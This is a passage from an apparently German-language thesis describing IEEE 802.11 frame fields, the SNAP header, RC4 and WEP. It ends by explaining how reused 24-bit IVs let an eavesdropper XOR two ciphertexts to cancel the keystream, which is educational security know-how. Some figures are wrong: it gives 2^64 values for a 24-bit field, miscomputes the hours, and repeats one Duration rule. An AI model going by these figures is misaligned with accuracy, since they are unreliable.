1	0	Datenpakete, welche für das DS bestimmt sind (Managed-Modus)
0	1	Datenpakete, welche das DS verlassen (Übergang WLAN - drahtgeb. Netzwerk)
1	1	Paket eines Wireless Distribution System (WDS), welches von einem AP zu einem anderen transportiert wird.

Tabelle 3: Bedeutung der Felder To DS / From DS

2.1.1.2.7 More Fragments

Das Feld *More Fragments* ist 1 Bit lang und ist bei allen Daten- oder Managementpaketen auf 1 gesetzt, sofern sie fragmentiert sind und nicht das letzte Fragment darstellen. Bei allen anderen Paketen ist dieses Feld auf 0 gesetzt.

2.1.1.2.8 Retry

Das Feld *Retry* hat eine Länge von 1 Bit und ist bei allen Daten- oder Managementpaketen, welche bereits einmal übermittelt wurden, auf 1 gesetzt. Bei allen anderen Paketen ist dieser Wert 0. Die Empfangsstation kann mit Hilfe dieser Information Duplikate besser eliminieren.

2.1.1.2.9 Power Management

Das Feld *Power Management* ist ein Bit lang und zeigt den Stromsparmodus einer Station an. Der Wert wird während der Übertragung nicht verändert und kennzeichnet den Modus, in welchem die sendende Station nach der erfolgreichen Übertragung sein wird.
Ein Wert von 1 zeigt an, dass der Sender in den Stromsparmodus gehen wird, wobei ein Wert von 0 bedeutet, dass die Station im aktiven Modus bleibt. In Paketen zwischen APs ist dieser Wert immer auf 0 gesetzt.

2.1.1.2.10 More Data

Das Feld *More Data* hat eine Länge von 1 Bit. Mit seiner Hilfe wird einer Station im Stromsparmodus angezeigt, dass weitere Pakete für sie beim AP vorliegen. Dieses Feld ist gültig bei Daten- oder Managementpaketen, die von einem AP zu einer Station, die sich im Stromsparmodus befindet, gesendet werden. Ein Wert von 1 bedeutet, dass mindestens 1 weiteres Paket für diese Station beim AP zwischengespeichert ist.

Dieses Feld ist auch bei Broadcast- und Multicast-Paketen, welche vom AP gesendet werden, wenn noch weitere Pakete anliegen, auf 1 gesetzt. Ansonsten ist der Wert auf 0 gesetzt, ebenso bei allen Broadcast-, bzw Multicast-Paketen, die nicht von APs gesendet werden.

2.1.1.2.11 WEP

Das Feld *WEP* ist 1 Bit lang. Es ist auf den Wert 1 gesetzt, wenn der Inhalt des Feldes *Frame Body* mit dem WEP Algorithmus verschlüsselt worden ist. Dieses Feld kann nur in Paketen vom Typ *Data* und Typ *Management*, Untertyp *Authentication* auf den Wert 1 gesetzt sein. Bei allen anderen Paketen ist dieses Feld immer 0. Ist dieses Feld auf 1 gesetzt, dann wird das Feld *Frame Body* um 8 Bit erweitert. Aufgrund dieses Feldes kann entschieden werden, ob ein Paket WEP verschlüsselt ist oder nicht.

2.1.1.2.12 Order

Das Feld *Order* hat die Länge von 1 Bit und ist in allen Datenpaketen, die nach der Strictly Ordered Service Class[6] transportiert werden, auf 1 gesetzt. Dieses Feld hat den Wert 0 bei allen anderen Frames.

2.1.1.2.13 Duration / ID

Das Feld *Duration / ID* ist 16 Bit lang. Der Inhalt dieses Feldes sieht folgendermassen aus:

- In Frames vom Typ *Control*, Untertyp *Power Save Poll* ist in diesem Feld die Association Identity (AID) der sendenden Station vermerkt.

- In allen anderen Frames enthält dieses Feld einen Wert, der zur Aktualisierung des *Network Allocation Vectors (NAV)* benötigt wird. Bei Frames, welche während der *Contention-Free Period*[7] *(CFP)* übertragen werden, ist dieses Feld auf den Wert 32768 gesetzt.

Bit 15	Bit 14	Bit 13 - 0	Verwendung
0	0 - 32768		Duration
1	0	0	Fixed value within frames transmitted during the CFP
1	0	1 - 16383	Reserved
1	1	0	Reserved
1	1	1 - 2007	AID in Power Save Poll Frames
1	1	2008 - 16383	Reserved

Tabelle 4: Bedeutung des Feldes Duration

[6] weitere Details im IEEE 802.11-Standard: http://standards.ieee.org/getieee802/download/802.11-1999.pdf
[7] einer der zwei Übertragungsmodi im WLAN (Details siehe http://www.80211-planet.com/tutorials/article.php/1216351)

2.1.1.2.14 Address

Es gibt vier Adressfelder im MAC Frame Format. Sie werden dazu benutzt, um den Basic Service Set Identifier (*BSSID)*, die *Source Address (SA)*, die *Destination Address (DA)*, die *Transmitting Station Address (TA)* und die *Receiving Station Address (RA)* zu übermitteln. Nicht alle Adressfelder sind in allen Frames enthalten.

Die Verwendung dieser Adressfelder ist in einigen Fällen unabhängig vom Frametyp und vom Typ der Adresse in diesem Feld. So wird beispielsweise die Zustelladresse immer aus dem Feld *Address 1* gelesen und die Zustelladresse für CTS- und ACK-Frames aus dem Feld *Address 2*.

2.1.1.2.14.1 Adressaufbau

Jedes Adressfeld enthält eine 48 Bit lange MAC Adresse, wie sie im Standard IEEE 802-1990 definiert ist.

2.1.1.2.14.2 Adresstypen

Es gibt zwei Typen von MAC Adressen:

- *Individual Address*. Diese Adressen sind einer bestimmten Station im Netzwerk zugeordnet.
- *Group Address*. Diese Adressen gelten für eine oder mehrere Stationen im Netzwerk. Handelt es sich dabei um eine *Multicast Address*, so gilt diese Adresse für eine ausgewählte lokale Gruppe von Stationen. Ist es jedoch eine *Broadcast Address*, so gilt die Adresse für alle Stationen in diesem LAN. Bei einer *Broadcast Address* sind alle Bit auf 1 gesetzt. Sie wird verwendet, wenn alle Stationen angesprochen werden sollen.

Der Adressraum wird unterteilt in lokal administrierbare und global administrierbare Adressen. Die Abhandlung dieses Themas würde diesen Rahmen aber sprengen, deshalb sei auf den Standard IEEE 802-1990 verwiesen, wo dies detailliert nachzulesen ist.

2.1.1.2.14.3 BSSID

Das Feld *BSSID* hat dieselbe Struktur wie eine IEEE 802 MAC Adresse und ist ebenfalls 48 Bit lang. Dieses Feld ist die eindeutige Identifikation jedes WLANs.

Die BSSID ist eine lokal administrierbare Adresse und wird nach einem genau festgelegten Verfahren aufgrund einer 46 Bit Zufallszahl bestimmt. Das *Individual/Group* Bit der Adresse wird auf 0 gesetzt und das *Universal/Local* Bit auf 1. Dieses Verfahren ermöglicht eine hohe Wahrscheinlichkeit, eine einzigartige Netzwerkkennung zu finden.

Wenn alle Werte auf 1 gesetzt sind, handelt es sich um eine *Broadcast BSSID*. Diese darf nur in Paketen vom Typ *Management*, Untertyp *Probe Request* eingesetzt werden.

2.1.1.2.14.4 Destination Address (DA)

Dieses Feld enthält eine IEEE 802 MAC Adresse, welche die Zustelladresse des endgültigen Empfängers beinhaltet.

2.1.1.2.14.5 Source Address (SA)

Dieses Feld enthält eine IEEE 802 MAC Adresse, welche die Absenderadresse des ursprünglichen Senders beinhaltet. Das *Individual/Group* Bit der Adresse ist immer auf 0 gesetzt.

2.1.1.2.14.6 Receiver Address (RA)

Dieses Feld enthält eine IEEE 802 MAC Adresse, welche die Adresse des nächsten unmittelbar folgenden Empfängers beinhaltet. Dies ist bsp. dann der Fall, wenn in einem Netzwerk mehrere APs aufgestellt sind.

2.1.1.2.14.7 Transmitter Address (TA)

Dieses Feld enthält eine IEEE 802 MAC Adresse der Station, die das Paket weitergeleitet hat. Dies ist bspw. dann der Fall, wenn in einem Netzwerk mehrere APs aufgestellt sind. Das *Individual/Group* Bit der Adresse ist immer auf 0 gesetzt.

2.1.1.2.15 Sequence Control

Das Feld *Sequence Control* hat eine Länge von 16 Bit und enthält zwei Elemente; die *Sequence Number* und die *Fragment Number*.




Abbildung 5: Feld Sequence Control

2.1.1.2.15.1 Sequence Number

Das Feld *Sequence Number* ist 12 Bit lang und in jedem Paket enthalten. Zusammen mit der *Fragment Number* kennzeichnet diese Nummer ein Paket eindeutig. Sequenznummern werden mit einem einfachen Modulo 4096-Zähler gebildet. Sie beginnen bei 1 und werden bei jedem neuen Paket um 1 erhöht. Die Sequenznummern bleiben gleich, wenn ein Paket erneut gesendet wird (Retransmission).

2.1.1.2.15.2 Fragment Number

Das Feld *Fragment Number* hat eine Länge von 4 Bit und bezeichnet die Fragmentnummer eines Paketes. Das erste Fragment eines Paketes und unfragmentierte Pakete haben eine

Fragmentnummer von 0. Die Fragmentnummern bleiben gleich, wenn ein Paket erneut gesendet wird (Retransmission).

2.1.1.2.16 Frame Body

Das Feld *Frame Body* hat eine variable Länge, wobei die minimale Länge 0 ist. Die maximale Länge setzt sich aus den *Daten (2312 Byte)*, dem *ICV (4 Byte)* und dem *IV (4 Byte)* zusammen. *ICV* und *IV* sind Felder, die nur vorkommen, wenn die WEP-Verschlüsselung angewendet wird. Es ergibt sich somit eine maximale Länge von 2320 Byte.

2.1.1.2.17 FCS

Das Feld *FCS* ist 32 Bit lang. Es enthält eine CRC-Prüfsumme, welche über den gesamten *MAC Header* und den *Frame Body* gebildet wird.

Die CRC-Prüfsumme wird gebildet unter Verwendung des untenstehenden standardisierten Generator Polynoms:

$$G(x) = x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + x + 1$$

Die Original-Rechenanweisung (aus IEEE 802.11) lautet wie folgt:

The FCS ist the 1's complement of the sum(modulo 2) of the following:

- The remainder of xk x (x31 + x30 + x29 +…+ x2 + x + 1) divided (modulo 2) by G(x), where k is the number of bits in the header and body of the frame and

- The remainder after multiplication of the contents (treated as a polynomial) of the header and the body of the frame by x32 and then division by G(x).

2.1.1.3 Formate der unterschiedlichen Frame Typen

2.1.1.3.1 Control Frames

Diese Frames werden eingesetzt, um den Zugriff aufs Netzwerk zu steuern. Oft eingesetzte Untertypen sind deshalb auch *Request-to-Send*, *Clear-to-Send* und *Acknowledgement*.

Das Feld *Frame Control* hat bei allen Frames vom Typ *Control Frame* folgende Werte:




Abbildung 6: Feld Frame Control

Das Feld *Frame Body* ist bei allen Frames immer 0.

Kontrollframes und die dazugehörigen Untertypen sind für diese Arbeit nicht von Bedeutung und werden deshalb hier nicht weiter erläutert. Alle Details können im Standard IEEE 802.11 nachgelesen werden.

2.1.1.3.2 Data Frames

Das Format für Frames vom Typ *Data* ist bei allen Untertypen gleich und sieht folgendermassen aus:




Abbildung 7: Data Frame

Die Inhalte der Adressfelder 1 bis 4 sind abhängig von den Werten in den Feldern *To DS* und *From DS*. Das Feld *Address 1* enthält immer die Adresse des nächsten Empfängers, und das Feld *Address 2* die Adresse der Station, die das Frame sendet. Diese Felder müssen ausgewertet werden, um die Position der BSSID zu bestimmen, damit das Netzwerk eindeutig identifiziert werden kann.

To DS	From DS	Address 1	Address 2	Address 3	Address 4
0	0	DA	SA	BSSID	N/A
0	1	DA	BSSID	SA	N/A
1	0	BSSID	SA	DA	N/A
1	1	RA	TA	DA	SA

DA	Destination Address	RA	Receiver Address
SA	Source Address	BSSID	Basic Service Set Identifier
TA	Transmitter Address	N/A	Not applicable

Tabelle 5: Bedeutung der Adressfelder

Eine Station, die ein Frame empfängt benutzt das Feld *Address 1* um zu entscheiden, wie es mit dem Paket weiter verfahren soll. Ist dies eine Gruppenadresse, wird zusätzlich das Feld *Address 2* ausgewertet, um zu prüfen, ob das Frame vom gleichen BSS stammt.

Wenn eine Bestätigung gesendet werden muss, wird das Feld *Address 2* von der Station ausgelesen und an die darin enthaltene Adresse ein Acknowledgement gesendet.

Die *DA* ist die Adresse des endgültigen Empfängers des Paketes.

Das Feld *SA* enthält die Adresse des Absenders, der das Paket ursprünglich losgeschickt hat.

Im Feld *RA* ist die Adresse des nächsten unmittelbaren Empfängers enthalten, der das Paket weiterleiten wird.

Die Adresse derjenigen Station, die das Paket unmittelbar gesendet hat, steht im Feld *TA*.

Die BSSID eines Paketes ist folgendermassen gegeben:

- Wenn es sich um ein Netzwerk im Managed-Modus handelt, dann ist die BSSID diejenige des aktuellen APs.
- Handelt es sich hingegen um ein Ad-Hoc-Netzwerk, so ist die BSSID überall gleich und entspricht derjenigen der Station.

Im Feld *Frame Body* sind die Daten enthalten oder zumindest ein Fragment davon. Falls WEP verwendet wird, wird das Feld *Frame Body* zusätzlich mit dem *IV* und dem *ICV* erweitert. In Datenpaketen vom Untertyp *Null Function (No Data)*, *CF-Ack (No Data)*, *CF-Poll (No Data)* und *CF-Ack-Poll (No Data)* ist das Feld *Frame Body* leer, d.h. es hat eine Länge von 0.

In allen Datenpaketen, die während der *CFP* gesendet werden, ist das Feld *Duration* auf den Wert 32768 gesetzt. Während der *Contention Period* ist das Feld gemäss folgenden Regeln gefüllt:

- Wenn das Feld *Address 1* eine Gruppenadresse enthält, ist es auf 0 gesetzt.
- Wenn das Feld *More Fragments* auf 0 gesetzt ist und das Feld *Address 1* eine Adresse vom Typ *Individual Address* enthält, so ist im Feld *Duration* die Zeit in Mikrosekunden zu finden, die benötigt wird, um 1 *ACK-Frame* (+ 1 *SIFS* Intervall) zu übertragen.

- Wenn das Feld *More Fragments* auf 0 gesetzt ist und das Feld *Address 1* eine Adresse vom Typ *Individual Address* enthält, so ist im Feld *Duration* die Zeit in Mikrosekunden zu finden, die benötigt wird, um das nächste Fragment (+ 2 *ACK-Frames* + 3 *SIFS* Intervalle) zu übertragen.

2.1.1.3.2.1 WEP-Erweiterung

Wenn die WEP-Verschlüsselung aktiviert ist, wird das Feld *Frame Body* um das Feld *Initialisation Vector (IV)* und das Feld *Integrity Check Value (ICV)* erweitert.




Abbildung 8: Frame Body (WEP enabled)

Das Feld *ICV* enthält eine CRC 32-Prüfsumme, welche über das Feld *Data* berechnet worden ist. Vor dem eigentlichen Datenfeld wird das Feld *IV* angefügt, welches aus 3 Elementen besteht: dem *IV (3 Byte)*, der aktuellen *Schlüsselnummer (2 Bit)* und einem Element *Pad (6 Bit)*.

Der *IV* wird zusammen mit dem geheimen Schlüssel zur Datenver- und Datenentschlüsselung benötigt.

Die Schlüsselnummer kann zwischen 0 und 3 variieren und bezeichnet den in diesem Paket zur Verschlüsselung eingesetzten Schlüssel. Es können also maximal 4 verschiedene Schlüssel eingesetzt werden.

Das Feld *Pad* wird nicht gebraucht und enthält den Wert 0.

Die Verwendung des WEP Algorithmus ist unsichtbar für Einheiten ausserhalb des IEEE 802.11 MAC Layers.

2.1.1.3.3 Management Frames

Mit Management Frames werden unter anderem folgende Vorgänge realisiert: Authentisierung, Netzan- und Netzabmeldung, Netzinformationen (Beacons).

Das Format für Frames vom Typ *Management* ist bei allen Untertypen gleich und sieht folgendermassen aus:




Abbildung 9: Management Frame

Eine Station, die ein Frame empfängt benutzt das Feld *Address 1,* um zu entscheiden, wie es mit dem Paket weiter verfahren soll. Ist dies eine Gruppenadresse und das Paket nicht vom Untertyp *Beacon*, wird zusätzlich das Feld *BSSID* ausgewertet, um zu prüfen, ob das Frame vom gleichen BSS stammt.

Die Adressfelder sind für alle Untertypen gleich.

Die BSSID eines Paketes ist folgendermassen gegeben:

- Wenn es sich um ein Netzwerk im Managed-Modus handelt, ist die BSSID diejenige des aktuellen APs.
- Handelt es sich hingegen um ein Ad-Hoc-Netzwerk, ist die BSSID überall gleich und entspricht derjenigen der Station.
- Bei Management Frames vom Untertyp *Probe Request* ist die BSSID entweder eine spezifische BSSID oder eine Broadcast BSSID.

Die *DA* ist die Adresse des endgültigen Empfängers des Paketes.

Das Feld *SA* enthält die Adresse des Absenders, der das Paket ursprünglich losgeschickt hat.

In allen Datenpaketen, die während der *CFP* gesendet werden, ist das Feld *Duration* auf den Wert 32768 gesetzt. Während der *Contention Period* ist das Feld gemäss folgenden Regeln gefüllt:

- Wenn das Feld *Address 1* eine Gruppenadresse enthält, ist es auf 0 gesetzt.
- Wenn das Feld *More Fragments* auf 0 gesetzt ist und das Feld *DA* eine Adresse vom Typ *Individual Address* enthält, so ist im Feld *Duration* die Zeit in Mikrosekunden zu finden, die benötigt wird, um 1 *ACK-Frame* (+ 1 *SIFS* Intervall) zu übertragen.
- Wenn das Feld *More Fragments* auf 0 gesetzt ist und das Feld *DA* eine Adresse vom Typ *Individual Address* enthält, so ist im Feld *Duration* die Zeit in Mikrosekunden zu finden, die benötigt wird, um das nächste Fragment (+ 2 *ACK-Frames* + 3 *SIFS* Intervalle) zu übertragen.

Das Feld Frame Body besteht aus festgelegten Feldern, die für jeden Untertyp genau definiert sind. Nicht alle Felder sind zwingend vorgeschrieben, aber sie dürfen nur in der festgelegten Reihenfolge übermittelt werden. Stationen, die einzelne Elemente nicht kennen, sollen diese ignorieren. Elemente, welche nicht im Standard IEEE 802.11 definiert sind, dürfen nicht verwendet werden.

Frames vom Typ *Management* und die dazugehörigen Untertypen sind für diese Arbeit nicht von Bedeutung und werden deshalb hier nicht weiter behandelt. Alle Details können im Standard IEEE 802.11 nachgelesen werden.

2.1.1.4 Zusammenfassung

Für diese Arbeit sind nur Pakete vom Typ *Data*, Untertyp *0000 – 0011* von Bedeutung, da nur diese Frames verschlüsselte Daten übertragen können. Pakete vom Typ *Management*, Untertyp *Authentication* können zwar auch verschlüsselte Daten übertragen, aber dieser Typ kommt so selten im Netzwerk vor, dass die Chance ein solches Paket zu belauschen sehr gering ist.
Der *MAC-Header*, insbesondere das Feld *Frame Control* muss bei jedem belauschten Paket ausgewertet werden, um zu entscheiden, wie mit dem Paket weiterverfahren werden soll.

2.1.2 SNAP (Subnetwork Access Protocol)

Es hat sich gezeigt, dass in allen WLAN Implementationen ein zusätzlicher SNAP Header verwendet wird, um alle Datenpakete zu kapseln. SNAP stellt drei Funktionalitäten zur Verfügung: Datenübertragung, Verbindungssteuerung und rudimentäre QoS-Anwendungsmöglichkeiten.
Der SNAP Header enthält für alle Pakete vom Typ IP und ARP die Werte `0xAAAA03000000`.

Ein typisches 802.11 DATA Paket sieht also folgendermassen aus:




Abbildung 10: Frame 802.11 DATA ohne WEP




Abbildung 11: Frame 802.11 DATA mit WEP

2.1.3 RC4

RC4 ist ein Stream-Verschlüsselungsalgorithmus, der von Ron Rivest, RSA Security erfunden worden ist. Ein Stream-Verschlüsselungsalgorithmus expandiert einen Schlüssel bestimmter Länge in einen beliebig langen Pseudo-Zufallsschlüssel, um Daten zu verschlüsseln. In WEP werden alle Klartext-Daten mit dem generierten Stream des Schlüssel in einer XOR (exklusiv Oder) Operation addiert. Als Resultat erhält man die chiffrierten Daten, welche nun gefahrlos übertragen werden können. XOR ist eine boolsche Operation, welche zwei Bit vergleicht, bei Gleichheit eine 0 zurückgibt und bei Ungleichheit eine 1. Folgendes Beispiel soll dies veranschaulichen:

```
01100001    Buchstabe „a“ in binärer Schreibweise
01110111    Buchstabe „w“ in binärer Schreibweise
00010110    Wert nach XOR Operation
```

WEP erfordert für jedes Wireless Netzwerk einen geheimen, privaten Schlüssel, welcher zur Verschlüsselung der Daten eingesetzt wird. WEP definiert keine Schlüsselmanagement-Funktionen, etwa wie gross die Anzahl der eingesetzten Schlüssel sein soll oder die Häufigkeit mit der diese gewechselt werden sollen. In der Praxis wird oft nur ein Schlüssel eingesetzt, obschon praktisch alle Tools bis zu deren vier erlauben würden. Die Erneuerung (Austausch) dieser Schlüssel geschieht unregelmässig, da dies manuell durchgeführt werden muss.

2.1.4 Initialization Vector

Die Erzeugung des Streams, der zur Verschlüsselung der Daten eingesetzt wird, ist von zwei Faktoren abhängig: einerseits vom gewählten Schlüssel und andererseits vom Initialisierungsvektor (IV). Der Initialisierungsvektor wird dazu gebraucht, um

sicherzustellen, dass gleiche Datenpakete nach dem Verschlüsseln verschieden aussehen, obwohl sie den gleichen Schlüssel verwenden. Der IV ist 24 Bit lang und wird unverschlüsselt übertragen.




Abbildung 12: WEP Verschlüsselung

Die Verwendung eines 24 Bit langen IV ist ungenügend, weil derselbe IV und somit auch derselbe Schlüssel-Stream bereits nach einer relativ kurzen Zeit wieder verwendet werden. In einem 24 Bit grossen Feld können 2^{64} oder 16'777'216 Werte dargestellt werden. Unter der Annahme, dass ein Netzwerk bei 11 Mbps einen konstanten Datenstrom mit 1500 Byte grossen Paketen erzeugt, würde bereits nach 5 Stunden der erste IV wiederholt werden. Wird ein IV mehr als einmal benutzt, so spricht man von einer IV-Kollision.

11 Mbps / (1500 Byte pro Paket x 8 Bit pro Byte) = 916.67 Pakete pro Sekunde

16’777’216 IVs / 916.67 Pakete pro Sekunde = 18'302.42 Sek

18'302.42 Sekunden x 60 Sekunden x 60 Minuten = 5.08 Stunden

Es dauert also 5.08h, bis alle IVs aufgebraucht sind.

Wenn die IVs nicht inkrementell, sondern zufällig erzeugt werden, wird die Zeitspanne bis zur ersten IV-Kollision noch weiter verringert. Sobald eine IV-Kollision entsteht und ein Angreifer im Besitze der beiden unterschiedlichen Pakete ist, welche mit demselben Schlüssel-Stream verschlüsselt worden sind, ist es ihm vielfach möglich, Netzwerkverkehr zu entschlüsseln. Durch einfache XOR-Verknüpfung der beiden verschlüsselten Pakete erhält man den verwendeten Schlüssel-Stream.

Folgende Kalkulation zeigt diesen Sachverhalt auf:

C1 = Ciphertext 1
C2 = Ciphertext 2
P1 = Plaintext 1
P2 = Plaintext 2
IV = Initialization vector
Key = Secret key
^ = XOR

If C1 = P1 ^ RC4(IV, Key)
And C2 = P2 ^ RC4(IV, Key)
Then C1 ^ C2 = (P1 ^ RC4(IV, Key)) ^ (P2 ^ RC4(IV, Key)) = P1 ^ P2

Beispiel:

Description	Data
Letter „a“ - plaintext	01100001
Letter „w“ – secret key	01110111
XOR „a“	00010110

Description	Data
Letter „b“ - plaintext	01100010
Letter „w“ – secret key	01110111
XOR „b“	00010101

Description	Data
XOR „a“	00010110
XOR „b“	00010101
